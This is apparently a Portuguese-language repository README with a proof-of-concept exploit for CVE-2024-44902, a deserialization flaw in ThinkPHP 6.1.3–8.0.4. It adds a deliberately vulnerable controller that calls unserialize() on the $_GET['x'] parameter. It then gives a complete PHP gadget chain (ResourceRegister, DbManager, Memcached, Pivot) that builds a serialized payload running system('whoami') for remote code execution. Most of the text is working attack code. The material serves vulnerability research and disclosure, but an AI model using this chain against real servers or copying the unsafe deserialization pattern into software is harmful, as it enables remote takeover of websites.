 fru1ts/cve-2024-44902
Prova de conceito de exploit para CVE-2024-44902, uma vulnerabilidade de desserialização no ThinkPHP v6.1.3–v8.0.4 que permite execução remota de código através de payloads criados quando a extensão Memcached está instalada.

Uma vulnerabilidade de desserialização no Thinkphp v6.1.3 a v8.0.4 permite que invasores executem código arbitrário.
Thinkphp v6.1.3 a v8.0.4
O framework thinkphp deve ter a extensão Memcached instalada.
Primeiro, adicione um novo endpoint de desserialização em app\controller\Index.php, como:
<?php

namespace app\controller;

use app\BaseController;

class Index extends BaseController
{
    public function index()
    {
        unserialize($_GET['x']);
        return '<style>*{ padding: 0; margin: 0; }</style>';
    }

    public function hello($name = 'ThinkPHP8')
    {
        return 'hello,' . $name;
    }
}
Você pode gerar o payload a partir de:
<?php
namespace think\cache\driver;
use think\model\Pivot;
class Memcached{
    protected $options=[];
    function __construct()
    {
        $this->options["username"]=new Pivot();
    }
}

namespace think\model;
use think\model;
class Pivot extends Model
{

}

namespace think;
abstract class Model{
    private $data = [];
    private $withAttr = [];
    protected $json = [];
    protected $jsonAssoc = true;
    function __construct()
    {
        $this->data["fru1ts"]=["whoami"];
        $this->withAttr["fru1ts"]=["system"];
        $this->json=["fru1ts"];
    }
}

namespace think\route;
use think\DbManager;
class ResourceRegister
{
    protected $registered = false;
    protected $resource;
    function __construct()
    {
        $this->registered=false;
        $this->resource=new DbManager();
    }
}
namespace think;
use think\model\Pivot;
class DbManager
{
    protected $instance = [];
    protected $config = [];
    function __construct()
    {
        $this->config["connections"]=["getRule"=>["type"=>"\\think\\cache\\driver\\Memcached","username"=>new Pivot()]];
        $this->config["default"]="getRule";
    }
}

use think\route\ResourceRegister;
$r=new ResourceRegister();
echo urlencode(serialize($r));

Usar o payload para desserializar pode resultar em RCE: